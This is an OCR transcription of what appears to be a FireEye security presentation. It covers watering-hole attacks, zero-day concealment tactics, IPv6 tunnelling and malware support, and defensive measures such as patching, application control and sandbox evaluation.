
- Hacked website
- Target people who share the same interest

“Keep the Zero-Day More Concealed”

- Separation of delivery of exploitation
- Geo location restriction
- Serving only one time

FireEye


Operation Ephemeral Hydra



FireEye

Out of Norm

Just talk in a new language which you don't bother to learn…




FireEye

Feature of IPv6

- Widely supported by new Operating Systems
  - Windows
  - Linux

- Auto Configuration
  - IPv6 Device auto derive IP addresses from neighboring routers without administrator's intervention
  - No DHCP server is required.



FireEye


IPv6 Malware and Tools

Legitimate Tools to Tunnel over IPv6

- relay6
- 6tunnel
- Nt6tunnel
- asybo

Zeus


- Support of IPv6



FireEye

Use of Multiple Versions

- PDF
- Office File Formats
- Operating System Versions
- Music files
- Video files
- Chm help files



FireEye

What's The Proposed Fix?

Why Blind Adoption Fails?

FireEye

Top 4 Essential Security Measures

Use approved programs

Patch

Control access

Reference: http://www.cse-cst.gc.ca/its-sti/publications/itsb-bsti/itsb89a-eng.html
(Government of Canada, 35 Mitigation Measures)

FireEye

How About Dynamic Analysis?

Pointers For A Good Sandbox

1. Does it work well without AV scanner?
2. Multi-Flow vs Object-based Sandbox?
3. Type 1 Hypervisor Vs Emulation?
   - Time and resource
   - Type of code
4. Exploitation Detection
5. Proprietary Hypervisor
   - Resistant to Evasion?
   - Speed?
6. IPV6 Ready?
7. Number of support
   - OS versions
   - Application versions
8. Team Behind the Technology
   - Number of Zero-Day Discovered?

FireEye

To chase

or be chased?

FireEye

References

- https://blog.fireeye.com
- http://normanshark.com
- http://www.securelist.com
- http://www.secureworks.com
- http://www.*cse-cst.gc.ca*
- http://www.us-cert.gov/

FireEye

Acknowledgement

- *Zheng Bu and FireEye Labs Team*
- *Anurag and Product Management Team*

FireEye

FireEye™

Security. Re-imagined.

Thank You